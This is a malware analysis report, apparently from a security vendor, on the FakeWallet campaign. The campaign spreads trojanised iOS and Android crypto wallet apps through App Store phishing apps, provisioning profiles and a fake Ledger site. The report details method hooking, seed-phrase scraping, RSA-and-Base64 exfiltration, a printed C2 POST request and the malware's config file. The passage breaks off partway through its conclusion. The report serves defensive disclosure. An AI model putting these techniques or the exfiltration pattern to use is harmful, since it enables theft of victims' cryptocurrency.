During our investigation, we identified 26 phishing apps in the App Store mimicking the following major wallets:
MetaMask
Ledger
Trust Wallet
Coinbase
TokenPocket
imToken
Bitpie
We’ve reported all of these findings to Apple, and several of the malicious apps have already been pulled from the store.
We also identified several similar apps that didn’t have any phishing functionality yet, but showed every sign of being linked to the same threat actors. It’s highly likely that the malicious features were simply waiting to be toggled on in a future update.
The phishing apps featured stubs – functional placeholders that mimicked a legitimate service – designed to make the app appear authentic. The stub could be a game, a calculator, or a task planner.

However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.
An infected wallet and its corresponding profile used for the installation process
Malicious modules for hot wallets
The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.
To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.


The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.
A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen
The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:
The extracted mnemonics are stringed together.
This string is encrypted using RSA with the PKCS #1 scheme.
The encrypted data is then encoded into Base64.
Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.
The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews
In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.
The POST request used to exfiltrate those encrypted mnemonics looks like this:
POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger

The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:
Resolve symbols dataInit or processX0Parameter from the malicious library
Hand over control to these newly discovered functions
Execute the code for the original methods that the wrapper was built to replace
The content of the embedded __hook section, showing the trampolines and wrapper functions
These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.
The Ledger wallet malicious module
The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.
We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points: two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:
The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
{
	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",
	"login-code": "88761"
}
Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.

Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.

The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.
The Objective-C handler responsible for exfiltrating mnemonics
The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:
MnemonicVerifyScreen, embedded in PortfolioNavigator
PrivateKeyVerifyScreen, embedded in MyLedgerNavigator
In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.
Phishing window for seed phrase verification
The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.


Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup
Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:
verify-wallet-status.json tracks the current status and the timestamp of the last update.
verify-wallet-config.json stores the C2 server configuration the malware is currently using.
verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.
Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.
Decompiled pseudocode for the submitWalletSecret function
Other distribution channels, platforms, and the SparkKitty link

During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.
A phishing website hosting links to infected Ledger apps for both iOS and Android
We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.
One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.
Victims
Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.
Attribution
According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:
Some infected apps contained SparkKitty modules alongside the FakeWallet code.
The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
Both campaigns specifically target victims’ cryptocurrency assets.
Conclusion
Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks to users for several reasons:
Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
